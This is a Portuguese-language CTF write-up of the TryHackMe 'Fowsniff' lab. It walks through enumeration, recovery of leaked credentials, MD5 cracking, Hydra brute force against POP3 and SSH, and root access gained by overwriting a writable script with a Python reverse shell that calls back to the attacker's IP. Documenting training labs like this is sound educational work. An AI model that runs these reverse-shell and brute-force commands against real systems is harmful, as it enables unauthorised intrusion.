

Fowsniff CTF – TryHackMe

Dificuldade: fácil

13/06/2026

Sumário

1. Visão Geral	2
2. Reconhecimento.....	2
3. Escalada de Privilégios	10
4. Conclusão.....	11
5. Referencias.....	11

1. Visão Geral


O desafio envolveu técnicas de reconhecimento, enumeração de serviços e exploração de credenciais vazadas. A partir da análise da aplicação web e de conteúdos recuperados pela Wayback Machine, foi possível encontrar credenciais válidas utilizadas nos serviços POP3 e SSH. Após obter acesso inicial ao sistema, foi realizada uma enumeração local que identificou um script gravável pertencente ao grupo do usuário comprometido. A modificação desse script permitiu obter uma reverse shell privilegiada e concluir o desafio com acesso root.

2. Reconhecimento

2.1 Enumeração de portas e serviço

Para começar a máquina realizei um processo de enumeração inicial da máquina alvo utilizando a ferramenta Nmap com o seguinte comando:

```
nmap -T4 -sV <ip alvo>
```



```
(kali@kali)-[~]
$ nmap -sV -T4 10.65.190.0
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-12 12:29 -0400
Nmap scan report for 10.65.190.0 (10.65.190.0)
Host is up (0.14s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
110/tcp   open  pop3     Dovecot pop3d
143/tcp   open  imap     Dovecot imapd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.08 seconds
```

Figura 1 – Resultado nmap

A partir dos resultados obtidos, identifiquei os serviços HTTP, POP3 e IMAP em execução na máquina alvo, conforme apresentado na Figura 1.

Considerando que o serviço HTTP costuma fornecer informações relevantes para a fase inicial de reconhecimento, a exploração foi iniciada por meio do acesso à aplicação web hospedada no servidor. Ao acessar o endereço da máquina pelo navegador, foi encontrada a página apresentada na Figura 2.




Figura 2 – Página inicial encontrada durante a enumeração do serviço HTTP

Observei que a página principal informava que o serviço se encontrava indisponível. Além disso, o site disponibilizava um link para uma conta no Twitter associada à organização hacker, sugerindo que informações adicionais sobre o ataque poderiam ser encontradas por meio desse perfil.

Antes de prosseguir com a análise das publicações da conta, foi realizada uma enumeração de diretórios utilizando a ferramenta Gobuster, com o objetivo de identificar possíveis páginas e arquivos ocultos no servidor web.

```
gobuster dir -u <url alvo> -w /usr/share/wordlists/dirb/common.txt -x html,php,txt
```

```
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fireart)

[+] Url: http://10.65.190.0
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: html,php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta.txt (Status: 403) [Size: 294]
.hta.html (Status: 403) [Size: 295]
.hta (Status: 403) [Size: 290]
.htaccess (Status: 403) [Size: 295]
.hta.php (Status: 403) [Size: 294]
.htpasswd (Status: 403) [Size: 295]
.htpasswd.txt (Status: 403) [Size: 299]
.htpasswd.html (Status: 403) [Size: 300]
.htpasswd.php (Status: 403) [Size: 299]
.htaccess.txt (Status: 403) [Size: 299]
.htaccess.php (Status: 403) [Size: 299]
.htaccess.html (Status: 403) [Size: 300]
assets (Status: 301) [Size: 311] [→ http://10.65.190.0/assets/]
images (Status: 301) [Size: 311] [→ http://10.65.190.0/images/]
index.html (Status: 200) [Size: 2629]
index.html (Status: 200) [Size: 2629]
LICENSE.txt (Status: 200) [Size: 17128]
README.txt (Status: 200) [Size: 1288]
robots.txt (Status: 200) [Size: 26]
robots.txt (Status: 200) [Size: 26]
security.txt (Status: 200) [Size: 459]
server-status (Status: 403) [Size: 299]
Progress: 18452 / 18452 (100.00%)
```

Figura 3 – Resultado da enumeração de diretórios com Gobuster

Durante essa etapa, foram encontrados alguns recursos adicionais.. Ao acessar o arquivo secret.txt, foi identificada uma mensagem indicando que o invasor responsável pelo comprometimento do ambiente também havia passado por aquele local, reforçando a hipótese de que a máquina havia sido alvo de um ataque recente.

Figura 4 – Conteúdo do arquivo `secret.txt`

Após coletar essas informações, fui à análise da conta do Twitter mencionada na página inicial. Ao examinar as publicações do perfil, foi constatado que um suposto hacker havia comprometido os sistemas da organização e divulgado informações relacionadas ao ataque. Essa descoberta forneceu pistas importantes para a continuidade da exploração, uma vez que as postagens poderiam conter credenciais, informações sensíveis ou outros artefatos úteis para obtenção de acesso ao sistema.




Figura 5 – Publicações da conta do Twitter relacionadas ao incidente

Ao analisar as publicações da conta do Twitter, foi encontrada uma postagem contendo um link que supostamente direcionava para um vazamento de credenciais da organização. O link apontava para um conteúdo hospedado no Pastebin, onde, segundo a publicação, estariam disponíveis informações obtidas pelo invasor durante o comprometimento do ambiente.

Entretanto, ao acessar o endereço informado, a página do Pastebin não estava mais disponível, retornando um erro de "Not Found". Dessa forma, não foi possível obter diretamente o conteúdo divulgado pelo atacante por meio da plataforma original.




Figura 6 – Erro retornado ao acessar o conteúdo no Pastebin

Essa situação indicava que seria necessário buscar formas alternativas de recuperar as informações mencionadas na publicação, uma vez que o vazamento poderia conter credenciais ou outros dados sensíveis importantes para a continuidade da exploração.




Figura 7 – Mensagem Twitter

Ao analisar essa mensagem tentei seguir por ela mas não consegui quebrar esse hash então após isso, foram realizadas diversas tentativas de encontrar outras pistas dentro da própria aplicação e de seus arquivos. Durante horas, analisei diretórios, imagens e possíveis artefatos que pudessem conter informações ocultas ou auxiliar na continuidade do desafio. Apesar das buscas extensivas, nenhuma evidência relevante foi encontrada.

Diante disso, surgiu a hipótese de que o conteúdo pudesse ainda existir em versões antigas da página e seria um erro da máquina. A partir dessa ideia, foi utilizada a ferramenta Wayback Machine, amplamente empregada em investigações e análises de forense digital para recuperação de versões arquivadas de sites.

Por meio da Wayback Machine, foi possível acessar um backup anterior da página do Pastebin. A versão arquivada continha a mensagem necessária para prosseguir no desafio, permitindo recuperar a informação que não estava mais disponível na versão atual do site.




Figura 8 – Recuperação versão antiga

Voltando alguns anos nos registros arquivados da Wayback Machine, foi encontrada uma mensagem nessa versão antiga do Pastebin indicando a existência de um backup do conteúdo em outra pasta/site. Ao seguir o redirecionamento presente na mensagem, foi possível acessar um novo endereço contendo uma grande lista de credenciais vazadas.

Entre as informações expostas estavam diversos usuários e senhas relacionados ao ambiente comprometido, confirmando o vazamento mencionado anteriormente.




Figura 9 – Informações Vazadas

A partir dessas informações, foi realizado o processo de cracking das senhas obtidas, permitindo recuperar combinações válidas de usuários e senhas em texto plano.

Hash	Type	Result
ae1644dac5b77c0cf51e8d26ad6d7e56	md5	
Hash	Type	Result
8a28a94a588a95b80163799ab4313aa4	md5	
Hash	Type	Result
1dc352435fecca338acfd4be10984009	md5	
Hash	Type	Result
19f5af754c31f1e2651e0de9250d09bb	md5	
Hash	Type	Result
90dc16d47114a13671c697fd506cf26	md5	
Hash	Type	Result
a92b8a29ef1183192e3d35187e8cfabd	Unknown	Not found.
Hash	Type	Result
0e9588cb62f4b6f27e33d449e2ba0b3b	md5	
Hash	Type	Result
4d6e42f56e127803285a0a7649b5ab11	md5	
Hash	Type	Result
f7fd98d300735e859f8b2ffbbede5a7e	md5	

Figura 10– Cracking das hashes

As credenciais recuperadas foram organizadas em arquivos separados, contendo usuários e senhas, com o objetivo de automatizar os testes de autenticação e identificar quais combinações ainda poderiam estar válidas no ambiente alvo.

Para realizar essa verificação, foi utilizada a ferramenta Hydra contra o serviço POP3 exposto pelo alvo, utilizando o seguinte comando:

```
hydra -L usuarios.txt -P senhas.txt <ip alvo> pop3-V -f
```

A partir da execução do ataque de autenticação com a ferramenta Hydra, foi possível identificar que uma das credenciais recuperadas ainda permanecia válida no serviço POP3 exposto pelo alvo.

O resultado confirmou que, apesar do vazamento ter ocorrido anteriormente, ao menos uma combinação de usuário e senha não havia sido alterada pela organização, permitindo autenticação bem-sucedida no serviço. Essa credencial válida tornou possível prosseguir para as próximas etapas da exploração do ambiente.

```
[*] [10:54:51] target: 10.65.187.50 - login: senha - pass: 0/0/19/2 - 40 of 72 [chit0 3] (0/0)
[*] [10:54:51] host: 10.65.187.50 login: senha password:
[STATUS] attack finished for 10.65.187.50 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-13 10:54:51
```

Figura 11 – Perfil encontrado sei

Após identificar uma credencial válida no serviço POP3, foi estabelecida uma conexão manual utilizando o Netcat na porta 110:

```
nc <ip alvo> <porta>
```





Figura 12– Acesso ao netcat

Com acesso ao serviço, foi utilizado o comando LIST 1 para verificar quais mensagens estavam disponíveis na caixa de e-mail.




Figura 13- Primeira mensagem

Ao analisar a primeira mensagem, foi identificado que havia sido criada uma senha temporária para acesso geral via SSH. Essa informação indicava a possibilidade de reutilização de credenciais em outros serviços do ambiente. Em seguida, o mesmo procedimento foi realizado para a segunda mensagem disponível.




Figura 14- Segunda mensagem

Na segunda mensagem, foi encontrada um lembrete relacionado à troca de senha. A mensagem continha informações suficientes para associar um possível usuário e senha válidos para

autenticação SSH no alvo. Com isso, foi obtido um conjunto de credenciais potencialmente reutilizável para acesso remoto ao sistema via SSH.

Inicialmente, fiz a tentativa de autenticação utilizando diretamente a senha encontrada nas mensagens, porém o acesso retornou “Permission denied”. Para evitar perda de tempo testando manualmente diferentes combinações, foi utilizada novamente a ferramenta Hydra para validar qual usuário ainda utilizava aquela senha no serviço SSH.

O comando utilizado foi:

```
hydra -L usuarios.txt -p <senha> <ip alvo> ssh -V -f -t 4
```

Após a execução do comando, foi possível identificar um usuário válido utilizando aquela senha, permitindo finalmente o acesso ao serviço SSH do alvo.

```
(kali@kali) ~$ hydra -L usuarios.txt -p 'Sick3nBluff+secureshell' 10.65.187.50 ssh -V -f -t 4
Hydra v9.6 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-13 11:53:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries (1/9/p=1), ~3 tries per task
[DATA] attacking ssh://10.65.187.50:22/
[ATTENT] target 10.65.187.50 - login "mauer" - pass "Sick3nBluff+secureshell" - 1 of 9 [child 0] (e/o)
[ATTENT] target 10.65.187.50 - login "mustikka" - pass "Sick3nBluff+secureshell" - 2 of 9 [child 1] (e/o)
[ATTENT] target 10.65.187.50 - login "teget" - pass "Sick3nBluff+secureshell" - 3 of 9 [child 2] (e/o)
[ATTENT] target 10.65.187.50 - login "baksteen" - pass "Sick3nBluff+secureshell" - 4 of 9 [child 3] (e/o)
[22][ssh] host: 10.65.187.50 login: baksteen password: Sick3nBluff+secureshell
[STATUS] attack finished for 10.65.187.50 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-13 11:53:05

(kali@kali) ~$ ssh baksteen@10.65.187.50
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
baksteen@10.65.187.50's password:

.sdddddccccccccccdy-
yWooooooooooooooooo
.sddmmmmNmmmmmmKdyssssso
-: y. dssssssso
-: Y. dssssssso
-: y. dssssssso
-: Y. dssssssso
-: o. dssssssso
-: o. yssssssso
-: ~~~~~mdddddoyyyyyhy:
-: ~~~~~oheooooooooooooooooo
~ohdddddccccccccccdy-

Delivering Solutions

**** Welcome to the Fowsniff Corporate Server! ****

NOTICE:
* Due to the recent security breach, we are running on a very minimal system.
* Contact AJ Stone -IMMEDIATELY- about changing your email and SSH passwords.
```

Figura 15- Acesso ao serviço pop

3. Escalada de Privilégios

Após obter acesso ao serviço SSH, foi seguida uma das dicas fornecidas pelo próprio CTF para enumeração de permissões e grupos do usuário comprometido. Para isso, foi utilizado o comando `groups`, que permitiu identificar os grupos aos quais o usuário pertencia.

```
baksteen@fowsniff:~$ groups
users baksteen
baksteen@fowsniff:~$ id
uid=1004(baksteen) gid=100(users) groups=100(users),1001(baksteen)
```

Figura 16- Grupos do sistema

Durante a enumeração, foi observado que o usuário `baksteen` fazia parte do grupo `users`. Com essa informação, foi realizada uma busca por arquivos pertencentes a esse grupo e que possuíam permissão de escrita:

```
find / -group users -writable -type f 2>/dev/null
```

O comando retornou, entre outros resultados, o arquivo `/opt/cube/cube.sh`. Por se tratar de um script shell pertencente ao grupo `users` e marcado como gravável, o usuário comprometido possuía permissão para alterar completamente seu conteúdo.

Aproveitando essa configuração insegura, o conteúdo original do script foi sobrescrito para incluir uma reverse shell em Python, responsável por estabelecer uma conexão reversa com a máquina atacante:

```
echo 'python3 -c "import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
.connect((\'<ip>',1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.d
up2(s.fileno(),2);p=subprocess.call([\'/bin/sh\',\'-i\']);"' >
/opt/cube/cube.sh
```


Em seguida, na máquina atacante, foi iniciado um listener utilizando Netcat para aguardar a conexão reversa:

```
nc -lvnp 1234.
```

Por fim, o script modificado foi executado manualmente:

```
/opt/cube/cube.sh
```

Com a execução do script, foi estabelecida uma reverse shell conectando o alvo à máquina atacante, permitindo obter acesso privilegiado ao sistema como `root` e realizar a captura da bandeira final do desafio.



```
(kali@kali)~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.133.50] from (UNKNOWN) [10.65.187.50] 33086
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# cd /root
# ls
Maildir
flag.txt
# cat flag.txt

  _ _ _ _ _
 / _ _ _ _ \
( _ _ _ _ _ )
 \ _ _ _ _ /
  _ _ _ _ _

( )
|8888888888888888|
|  R O O T  |
|  F L A G  |
|8888888888888888|
|-----|

Nice work!

This CTF was built with love in every byte by @berzerk0 on Twitter.

Special thanks to psf, @nbulischeck and the whole Fofao Team.

#
```

Figura 17 – Flag root

4. Conclusão

O desafio demonstrou como informações vazadas, reutilização de senhas e permissões incorretas podem comprometer completamente um ambiente. A exploração combinou enumeração de serviços, brute force controlado e escalonamento de privilégios em Linux. Além disso, evidenciou a importância da análise detalhada durante todas as etapas do pentest e do cuidado com conteúdo antigos ainda disponíveis na internet. Ao final, foi possível obter acesso root e capturar a bandeira final da máquina.

5. Referencias

<https://academiadeforensedigital.com.br/wayback-machine-a-analise-de-versoes-anteriores-de-um-site/>

<https://crackstation.net/>